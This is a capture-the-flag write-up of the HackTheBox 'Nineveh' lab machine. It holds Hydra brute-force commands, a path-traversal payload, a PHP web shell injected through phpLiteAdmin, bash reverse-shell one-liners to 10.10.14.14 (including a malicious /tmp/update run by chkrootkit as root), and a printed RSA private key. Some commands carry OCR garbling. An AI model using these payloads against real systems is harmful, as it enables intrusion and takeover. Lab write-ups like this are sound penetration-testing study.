
# **HackTheBox - Nineveh**

PATH TO OSCP

# **Contents**

1	HackTheBox Nineveh			
	1.1	Objectives	2	
	1.2	Service Enumeration	2	
	1.3	Web Enumeration	3	
	1.4	Getting a shell	9	
	1.5	Getting User	10	
	1.6	Getting Root	13	

# 1 HackTheBox Nineveh



# 1.1 Objectives

- Use "Hydra" to get login passwords
- Exploit LFI and RCE vulnerabilities on the website
- Use stego to get a private key in an image
- Exploit vulnerability in "Chkrootkit" to Priv-Escalate

### 1.2 Service Enumeration

#### **IP Address**

10.10.10.43

#### **Ports Open**

80

443

#### **Full Nmap Scan**


```
PORT
       STATE SERVICE VERSION
80/tcp open http Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
443/tcp open ssl/ssl Apache httpd (SSL-only mode)
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
| ssl-cert: Subject:

→ commonName=nineveh.htb/organizationName=HackTheBox

→ Ltd/stateOrProvinceName=Athens/countryName=GR
| Not valid before: 2017-07-01T15:03:30
| Not valid after: 2018-07-01T15:03:30
|_ssl-date: TLS randomness does not represent time
| tls-alpn:
|_ http/1.1
```

# 1.3 Web Enumeration

# Port 80 web page:



# It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

# Port 443 web page:



#### HTTP:

#### **Fuzzing with Ffuf:**

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

→ -u http://nineveh.htb/FUZZ -e .php,.txt
```

```
info.php [Status: 200, Size: 83788, Words: 4060, Lines: 978]
department [Status: 301, Size: 315, Words: 20, Lines: 10]
:: Progress: [54091/661644] :: Job [1/1] :: 399 reg/sec :: Duration: [0:03:09] :: Errors
```

## "department" Directory

The page redirects to a login page:

▲ Not secure   10.10.	10.43/department/login.php	
Log	in	
	Invalid Password! Username:	
	admin	
	Password:	
	□ Remember me	
	Log in	

Here we can see a vulnerability where we confirm that the user "admin" is a valid user because of the "Invalid Password!"

### Hydra for the HTTP login page

```
hydra -V -l admin -P /usr/share/wordlists/rockyou.txt nineveh.htb

→ http-post-form

→ "/department/login.php:username=^USER^&password=^PASS^:Invalid

→ Password" -t 50
```


```
[ATTEMPT] target nineven.ntb - togin admin - pass deteon - 4615 of 14344399 [child 16] (0/0)
[ATTEMPT] target nineveh.htb - login "admin" - pass "ESTRELLA" - 4616 of 14344399 [child 18] (0/0)
[80][http-post-form] host: nineveh.htb login: admin password: 1q203e4r5t
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-29 13:18:36
```

Password: 1q2w3e4r5t

#### **LFI Vulnerability**

The page allows us to do LFI if the URL contains "ninevehNotes"

?notes=files/ninevehNotes.txt../../../../../etc/passwd



Otherwise the page will say "No note Selected"

#### **HTTPS:**


#### **Fuzzing with Ffuf:**

```
ffuf -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

→ -u https://nineveh.htb/FUZZ -e .php,.txt -t 80
```

#### "db" Directory:\*\*

The page redirects us to a login page:



#### Hydra for the HTTPS login page

```
hydra -V -l admin -P /usr/share/wordlists/rockyou.txt nineveh.htb

→ https-post-form

→ "/db/index.php:password=^PASS^&login=Log+In&proc_login=true:Incorrect

→ password" -t 50
```

```
[ATTEMPT] target nineveh.htb - login "admin" - pass "brandi" - 1437 of 14344399 [child 47] (
[ATTEMPT] target nineveh.htb - login "admin" - pass "arlene" - 1438 of 14344399 [child 23] (
[443][http-post-form] host: nineveh.htb login: admin password: password123
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2021-06-29 15:16:35
```

Password: password123

# **RCE Vulnerability**

This PHPLiteAdmin v1.9 is vulnerable to RCE:

Searchsploit:

|PHPLiteAdmin 1.9.3 - Remote PHP Code Injection | php/webapps/24044.txt |

```
Proof of Concept:

1. We create a db named "hack.php".

(Depending on Server configuration sometimes it will not work and the 

name for the db will be "hack.sqlite". Then simply try to rename 

the database / existing database to "hack.php".)

The script will store the sqlite database in the same directory as 
phpliteadmin.php.


Preview: http://goo.gl/B5n90

Hex preview: http://goo.gl/lJ5iQ

2. Now create a new table in this database and insert a text field 
with the default value: 
<?php phpinfo()?>
Hex preview: http://goo.gl/v7USQ

3. Now we run hack.php
```

In our case we are going to create a db with the name "ninevehNotes.php", that way we can execute the php file with the LFI on the HTTP page, and instead of <?php phpinfo()?>,I used a mini web-shell <?php echo system(\$\_REQUEST["cmd"]); ?>



The path for our php file will be shown here:




**Path:** /var/tmp/ninevehNotes.php

# 1.4 Getting a shell

### **Using The LFI for RCE**

<...>/department/manage.php?notes=/var/tmp/ninevehNotes.php&cmd=ls



Now that we have RCE, let's get a reverse-shell:

```
Request

Pretty Raw In Actions >

1 GET /department/manage.php?notes=/var/tmp/ninevehNotes.php6cmd=/bin/bash+-c+*bash+-i+>%26+/dev/tcp/10.10.14.14/8089+0>%261*

HTTP/1.1

2 Host: 10.10.10.43

3 Cache- Control: max-age=0
4 Upgrade. Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/S37.36 (KHTML, like Gecko) Chrome/91.0.4472.106 Safari/S37.36

Accept:
    text/html.application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9

7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PPPSESSID=282rovs2ocOdrdjni97aq4i392

Connection: close

filiplain@fsociety: ~ x filiplain@fsociety: ~/oscp/htb/nineveh ×

Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on 0.0.0.80809
Ncat: Listening on 0.0.0.80809
Ncat: Connection from 10.10.10.43:48856.
bash: cannot set terminal process group (1383): Inappropriate ioctl for device bash: no job control in this shell www-data@nineveh:/var/www/html/department$
```

Don't forget to URL encode it.

# 1.5 Getting User

On the HTTPS server we also get a "secure\_notes" directory, but no notes are found, just an image. Let's see what can we find inside of it:

```
wget --no-check-certificate

    https://nineveh.htb/secure_notes/nineveh.png
```

With a simple "strings" commands to the image we get a ssh key:

----BEGIN RSA PRIVATE KEY----

MIIEowIBAAKCAQEAri9EUD7bwqbmEsEpIeTr2KGP/wk8YAR0Z4mmvHNJ3UfsAhpI H9/Bz1abFbrt16vH6/jd8m0urg/Em7d/FJncpPiIH81JbJ0pyTBvIAGNK7PhaQXU PdT9y0xEEH0apbJkuknP4FH5Zrq0nhoDTa2WxXDcSS1ndt/M8r+eTHx1bVznlBG5 FQq1/wmB65c8bds5tETlacr/150fv1A2j+vIdggxNgm8A34xZiP/WV7+7mhgvcnI 3oqwvxCI+VGhQZhoV9Pdj4+D4l023Ub9KyGm40tinCXePsMdY4K0LTR/z+oj4sQT X+/1/xcl61LADcYk0Sw42b0b+yBEyc1TTq1NEQIDAQABAoIBAFvDbvvPgbr0bjTn KiI/FbjUtKWpWfNDpYd+TybsnbdD0qPw8JpKKTJv79fs2KxMRVCdlV/IAVWV3QAk FYDm5gTLIfuPD0V5jq/9Ii38Y0DozRGlDoFcmi/mB92f6s/sQYCarjcBOKDUL58z GRZtIwb1RDgRAXbwxGoGZQDqeHqaHciGFOugKQJmupo5hXOkfMg/G+Ic0Ij45uoR JZecF3lx0kx0Ay85DcBkoYRiyn+nNgr/APJBXe9Ibkq4j0lj29V5dT/HSoF17VWo 9odiTBWwwzPVv0i/JEGc6sXUD0mXevoQIA9SkZ20JX08JoaQcRz628d0dukG6Utu Bato3bkCgYEA5w2Hfp2Ayol24bDejSDj1Rjk6REn5D8TuELQ0cffPujZ4szXW5Kb ujOUscFgZf2P+70UnaceCCAPNYmsaSVSCM0KCJQt5klY2DLWNUaCU30EpREIWkyl 1tXMOZ/T5fV8RQAZrj1BMxl+/UiV0IIbgF07sPqSA/uNXwx2cLCkhucCgYEAwP3b vCMuW7qAc9K1Amz3+6dfa9bngtMjpr+wb+IP5UKMuh1mwcHWKjFIF8zI8CY0Iakx DdhOa4x+0MQEtKXtgaADuHh+NGCltTLLckfEAMNGQHfBgWgBRS8EjXJ4e55hFV89 P+6+1FXXA1r/Dt/zIYN3Vtgo28mNNyK7rCr/pUcCgYEAgHMDCp7hRLfbQWkksGzC fGuUhwWkmb1/ZwauNJHbSIwG5ZFfgGcm8ANQ/Ok2gDzQ2PCrD2Iizf2UtvzMvr+i tYXXuCE4yzenjrnkYEXMmjw0V9f6PskxwRemq7pxAPzSk0GVBUrEfnYEJSc/MmXC iEBMuPz0RAaK93ZkOg3Zya0CgYBYbPhdP5FiHhX0+7pMHjmRaKLj+lehLbTMFlB1 MxMtbEymigonBPVn56Ssovv+bMK+GZOMUGu+A2WnqeiuDMjB99s8jpjkztOeLmPh PNilsNNjfnt/G3RZiq1/Uc+6dFrvO/AIdw+goqQduXfcD0iNlnr7o5c0/Shi9tse i6UOyQKBgCgvck5Z1iLrY1qO5iZ3uVr4pqXHyG8ThrsTffkSVrBKHTmsXgtRhHoc il6RYzQV/2ULgUBfAwdZDNtGxbu5oIUB938TCaLsHFDK6mSTbvB/DywYYScAWwF7 fw4LVXdQMjNJC3sn3JaqY1zJkE4jXlZeNQvCx4ZadtdJD9iO+EUG ----END RSA PRIVATE KEY----

We can not access ssh port from the outside of the machine, unless we do a port knocking, but we also can use this key to ssh locally.

### **Upgrading shell**

```
www-data@nineveh:/var/www/html/department$
www-data@nineveh:/var/www/html/department$ python3 -c "import pty;pty.spawn('/bin/bash')"
<tml/department$ python3 -c "import pty;pty.spawn('/bin/bash')"
www-data@nineveh:/var/www/html/department$ ^Z
zsh: suspended nc -lvnp 8089

(filiplain@fsociety)-[~/oscp/htb/nineveh]
$ stty raw -echo;fg
[1] + continued nc -lvnp 8089

www-data@nineveh:/var/www/html/department$ export TERM=xterm-256color
www-data@nineveh:/var/www/html/department$</pre>
```

#### **SSH** to User

Let's ssh to the user "amrois"

```
chmod 600 id_rsa
ssh -i id_rsa amrois@localhost
```

```
www-data@nineveh:/tmp/.pepe$ ssh -i id_rsa amrois@localhost
Could not create directory '/var/www/.ssh'.
The authenticity of host 'localhost (127.0.0.1)' can't be established.
ECDSA key fingerprint is SHA256:aWXPsULnr55BcRUl/zX0n4gfJy5fg29KkuvnADFyMvk.
Are you sure you want to continue connecting (yes/no)? yes
Failed to add the host to the list of known hosts (/var/www/.ssh/known_hosts).
Ubuntu 16.04.2 LTS
Welcome to Ubuntu 16.04.2 LTS (GNU/Linux 4.4.0-62-generic x86_64)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
288 packages can be updated.
207 updates are security updates.
You have mail.
Last login: Mon Jul 3 00:19:59 2017 from 192.168.0.14
amrois@nineveh:~$
```

# 1.6 Getting Root

#### **Looking for cron jobs**

```
amrois@nineveh:~$ crontab -l
# Edit this file to introduce tasks to be run by cron.
# Each task to run has to be defined through a single line
# indicating with different fields when the task will be run
# and what command to run for the task
# To define the time you can provide concrete values for
# minute (m), hour (h), day of month (dom), month (mon),
# and day of week (dow) or use '*' in these fields (for 'any').#
# Notice that tasks will be started based on the cron's system
# daemon's notion of time and timezones.
# Output of the crontab jobs (including errors) is sent through
# email to the user the crontab file belongs to (unless redirected).
# For example, you can run a backup of all your user accounts
# at 5 a.m every week with:
# 0 5 * * 1 tar -zcf /var/backups/home.tgz /home/
# For more information see the manual pages of crontab(5) and cron(8)
# m h dom mon dow
                    command
*/10 * * * * /usr/sbin/report-reset.sh
```

We see that there is a "report-reset.sh" scheduled to run.

```
#!/bin/bash
rm -rf /report/*.txt
```

It deletes every ".txt" file inside of the "/report/" directory.

```
mrois@nineveh:~$ cd /report/
amrois@nineveh:/report$ ls -la
total 40
drwxr-xr-x 2 amrois amrois 4096 Jun 29 14:13
drwxr-xr-x 24 root root
                           4096 Jan 29 03:34 ...
-rw-r--r- 1 amrois amrois 4846 Jun 29 14:10 report-21-06-29:14:10.txt
-rw-r--r-- 1 amrois amrois 4846 Jun 29 14:11 report-21-06-29:14:11.txt
-rw-r--r-- 1 amrois amrois 4846 Jun 29 14:12 report-21-06-29:14:12.txt
-rw-r--r-- 1 amrois amrois 4846 Jun 29 14:13 report-21-06-29:14:13.txt
amrois@nineveh:/report$ cat report-*
ROOTDIR is '/'
Checking `amd'... not found
Checking `basename'... not infected
Checking `biff'... not found
Checking `chfn'... not infected
```

It looks like there is something creating these reports, we'll need to use a process monitor to see what it is.

#### **Process Monitor**

I'm going to use my process monitor script:

https://github.com/Filiplain/bash-mini-tools/blob/main/ps-mon.sh

```
Running each 4 seconds: 11/1000

176a177,180

> /usr/sbin/CRON -f

> /bin/sh -c /root/vulnScan.sh

> /bin/bash /root/vulnScan.sh

> /bin/sh /usr/bin/chkrootkit

^c

Exiting...

Out File: /tmp/061624994421.txt

Made in Do

amrois@nineveh:/tmp/.pepe$
```

We see a root owned "vulnScan.sh" script and "chkrootkit" running.

## **Exploiting Chkrootkit: Priv-Escalate**

Searchsploit:

 $Chkrootkit\ 0.49 - Local\ Privilege\ Escalation\ |\ linux/local/33899.txt|$ 

```
Steps to reproduce:

- Put an executable file named 'update' with non-root owner in /tmp

→ (not
mounted noexec, obviously)
- Run chkrootkit (as uid 0)

Result: The file /tmp/update will be executed as root.
```

The only thing left is to make a malicious "update" file in "/tmp/" and wait for chkrootkit to execute it.

```
amrois@nineveh:/tmp$ cat update
#!/bin/bash
bash -i >8 /dev/tcp/10.10.14.14/8088 0>81
amrois@nineveh:/tmp$
```

#### **Waiting for the Shell**

```
Running each 4 seconds: 17/1000
185a186,191
> /usr/sbin/CRON -f
> /bin/sh -c /root/vulnScan.sh
> /bin/bash /root/vulnScan.sh
> /bin/sh /usr/bin/chkrootkit
> /bin/bash /tmp/update
> bash -i
  —(filiplain⊛ fsociety)-[~/oscp/htb/nineveh]
 _$ nc -lvnp 8088
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::8088
Ncat: Listening on 0.0.0.0:8088
Ncat: Connection from 10.10.10.43.
Ncat: Connection from 10.10.10.43:41702.
bash: cannot set terminal process group (21918): Inappropriate ioctl for device
bash: no job control in this shell
root@nineveh:~#||
```

Cat the "/root/root.txt" flag!